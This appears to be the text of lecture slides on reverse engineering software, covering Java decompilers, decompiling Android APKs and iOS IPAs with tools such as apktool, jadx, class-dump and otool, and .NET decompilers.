
JD-GUI



<https://java-decompiler.github.io/>

Reverse Engineering Tools for Java (Cont)


SecureTeam Java Decompiler (d4j)



<https://www.secureteam.net/d4j>

Reverse Engineering Tools for Java (Cont)

CFR



A terminal window titled "testcases — bash — 121x20" shows the execution of the CFR tool. The command executed is `stimpy:$java -jar cfr_0_130.jar org/codehaus/plexus/configuration/xml/XmlPlexusConfiguration.class --methodname toString`. The output displays the decompiled Java code for the `toString` method of `XmlPlexusConfiguration`. The code uses `StringBuilder` to construct the XML string representation of the object, including its name, attributes, and children.

```
stimpy:$java -jar cfr_0_130.jar org/codehaus/plexus/configuration/xml/XmlPlexusConfiguration.class --methodname toString
public String toString() {
    StringBuilder buf = new StringBuilder().append('<').append(this.getName());
    for (String a : this.getAttributeNames()) {
        buf.append(' ').append(a).append("=\").append(this.getAttribute(a)).append('\\"');
    }
    if (this.getChildCount() > 0) {
        buf.append('>');
        for (PlexusConfiguration c : this.getChildren()) {
            buf.append(c);
        }
        buf.append("</").append(this.getName()).append('>');
    } else if (null != this.getValue()) {
        buf.append('>').append(this.getValue()).append("</").append(this.getName()).append('>');
    } else {
        buf.append("/>");
    }
    return buf.append('\n').toString();
}
stimpy:$
```

<https://www.benf.org/other/cfr/>

Reverse Engineering in Mobile Applications

Decompiling Android Applications


- Android applications can be built into .apk (Android Package) files for installation and usage
- APK files from Android applications can be converted back into source code or a format that's easier to understand by using many tools
- There are 4 steps to decompile an Android APK to Java source code
 1. Extracting the APK
 2. Decompiling the APK
 3. Analyzing the decompiled code
 4. Recompiling the APK (if necessary)

Decompiling Android Applications (Cont)

Extracting the APK

First, obtain the **APK file**. You can **download it from a website** or pull it from an Android device using **ADB (Android Debug Bridge)**

```
$ adb shell pm list packages          # List all installed packages
$ adb shell pm path <package_name>   # Find the path to the APK
$ adb pull <path_to_apk>              # Pull the APK from the device
```

A screenshot of a Windows Command Prompt window. The title bar shows 'C:\> Command Prompt' with standard window controls. The command prompt shows the user running 'adb devices' at the path 'C:\Users\gbhil>'. The output indicates the ADB daemon is not running and is being started on tcp:5037, followed by a successful start message. A device with ID 'HT79D1A02459' is listed as connected.

```
C:\Users\gbhil>adb devices
List of devices attached
* daemon not running. starting it now at tcp:5037 *
* daemon started successfully *
HT79D1A02459    device
```

Decompiling Android Applications (Cont)

Decompiling the APK

Apktool: For decoding **APK** resources to nearly original form and rebuilding them after modification

```
$ sudo apt-get install apktool
```

```
$ apktool d app.apk -o output_directory
```

<https://apktool.org/docs/install/>
<https://www.kali.org/tools/apktool/>

Decompiling Android Applications (Cont)

Decompiling the APK (Cont)

JADX: For converting **.dex** (**Dalvik Executable**) files to Java source code

```
$ sudo apt-get install jadx
```

```
$ jadx -d output_directory app.apk      #Using JADX command line
```


```
$ jadx-gui app.apk                       #Using JADX GUI
```

<https://github.com/skylot/jadx>
<https://www.kali.org/tools/jadx/>

Decompiling Android Applications (Cont)

Decompiling the APK (Cont)

Decompiler.com: For converting **.apk**, **.xapk** and **.dex** back to **Java** source code



<https://www.decompiler.com/>

Decompiling Android Applications (Cont)


Analyzing the Decompiled Code

Once you have the **decompiled source code** and resources, you can start **analyzing the app**:

- **AndroidManifest.xml**: This file contains essential information about the applications in such as **permissions, services, activities, and receivers**
- **Java Source Code**: Look through the **decompiled Java files** to understand the app's logic and flow
- **Resources**: Analyze the **XML files** in the res directory for **layouts, strings, and other resources**

Decompiling Android Applications (Cont)

Analyzing the Decompiled Code (Cont)



The screenshot shows a file explorer window titled 'app-debug (copy).zip'. The window has a dark header bar with 'Extract' and '+' buttons. Below the header is a navigation bar with back, forward, and home icons, and a 'Location' field showing a folder icon and a slash. The main area displays a table of files and folders.

Name	Size	Type
 kotlin	177,2 kB	Folder
 META-INF	180,6 kB	Folder
 res	289,1 kB	Folder
 AndroidManifest.xml	2,2 kB	XML docum.
 classes.dex	3,8 MB	unknown
 classes2.dex	178,2 kB	unknown
 resources.arsc	252,4 kB	unknown

Decompiling Android Applications (Cont)

Recompiling the APK (If Necessary)

After making modifications, you may need to **recompile the APK** by using **Apktool** to **rebuild the APK** and then sign it

```
$ apktool b app_directory -o new_app.apk
```

```
# Generate a keystore (if you don't have one already)
keytool -genkey -v -keystore my-release-key.jks -keyalg RSA -
keysize 2048 -validity 10000 -alias my-key-alias
```

```
# Sign the APK
apksigner sign --ks my-release-key.jks new_app.apk
```

Decompiling iOS Applications

- Decompiling **iOS applications** is a process similar to decompiling **Android applications**, but it involves a different set of **tools** and **techniques**
- **iOS applications** can be built into **.ipa** (iOS App Store Package) files for installation and usage
- There are **5 steps** to **decompile** an Android **APK** to **Java** source code
 1. **Extracting** the IPA file
 2. **Unzipping** the IPA file
 3. **Converting** the binary
 4. **Decompiling** the code
 5. **Analyzing** the decompiled code

Decompiling iOS Applications (Cont)

Extracting the IPA File

- **IPA** (iOS App Store Package) files are essentially **zip files** containing the **iOS app**
- You can **download** them from the **App Store** using tools like **iMazing** or extract them from an **iOS device** using a **jailbroken device**




Decompiling iOS Applications (Cont)

Unzipping the IPA File

Rename the **.ipa** file to **.zip** and **unzip** it to access the app's contents. The **unzipped folder** will contain the **Payload directory**, which in turn contains the **.app directory**

```
$ unzip app.ipa
```



Decompiling iOS Applications (Cont)

Converting the Binary

- iOS applications are typically compiled into ARM binaries
- Tools like class-dump can be used to convert the binary back into a readable format
 - Class-dump-Objc
 - Class-dump-Swift

```
#Install class-dump using Homebrew  
$ brew install class-dump
```

```
#Dump the headers  
class-dump -H -o headers Payload/app/app_binary
```

```
#This will generate Objective-C header files in the specified  
output directory
```

Decompiling iOS Applications (Cont)

Converting the Binary (Cont)

```
$ class-dump-swift DVIA-2 > DVIA_2_dump.txt
```

```
@property(retain, nonatomic) YapWhitelistBlacklist *allowedCollections; // @synthesize allowedCollections;
- (void).cxx_destruct;
- (id)copyWithZone:(struct _NSZone *)arg1;

@end

@interface JailbreakDetection : NSObject
{
}

+ (_Bool)isJailbroken;

@end

@interface YapDatabaseSecondaryIndexConnection : YapDatabaseExtensionConnection
{
    YapDatabaseSecondaryIndex *secondaryIndex;
    YapDatabaseConnection *databaseConnection;
    NSMutableDictionary *blockDict;
    YapCache *queryCache;
    unsigned long long queryCacheLimit;
    struct sqlite3_stmt *insertStatement;
    struct sqlite3_stmt *updateStatement;
    struct sqlite3_stmt *removeStatement;
    struct sqlite3_stmt *removeAllStatement;
}
}
```

Decompiling iOS Applications (Cont)

Converting the Binary (Cont)

otool is a **command-line utility** in macOS that displays information about **Mach-O** files (the **executable** file format used in **macOS** and **iOS**)

```
#Display Header Information
$ otool -h Payload/app.app/app_binary


#Show Load Commands
$ otool -l Payload/app.app/app_binary

#Inspect Objective-C Classes
$ otool -ov Payload/app.app/app_binary
```

Decompiling iOS Applications (Cont)

Decompiling the Code

Hopper Disassembler can convert the binary back into a iOS readable format



<https://www.hopperapp.com/>

Decompiling iOS Applications (Cont)

Analyzing the Decompiled Code

Once you have **decompiled the binary**, you can start analyzing the code:

- **Objective-C Headers:** Examine the headers generated by **class-dump** to understand the **app's classes, methods, and properties**
- **Disassembled Code:** Use **Hopper** or **Ghidra** to explore the **disassembled code**, identifying key **functions** and **control flows**
- **Resources:** Examine the contents of the **.app** directory, such as **images, storyboards, and other assets**

Contents


Reverse Engineering in .NET Applications

Decompiling .NET Applications

- Reverse engineering in **C#** and **.NET** applications involves decompiling assemblies to understand the **source code, structure, and functionality**
- There are many tools that operate for reverse engineering in **.NET applications**:
 - **ILSpy**: A popular open-source .NET assembly browser and decompiler
 - **dnSpy**: A powerful .NET debugger and assembly editor
 - **Reflector**: A commercial .NET decompiler
 - **dotPeek**: A free .NET decompiler from JetBrains
 - **de4dot**: A tool for deobfuscating .NET assemblies

Decompiling .NET Applications (Cont)

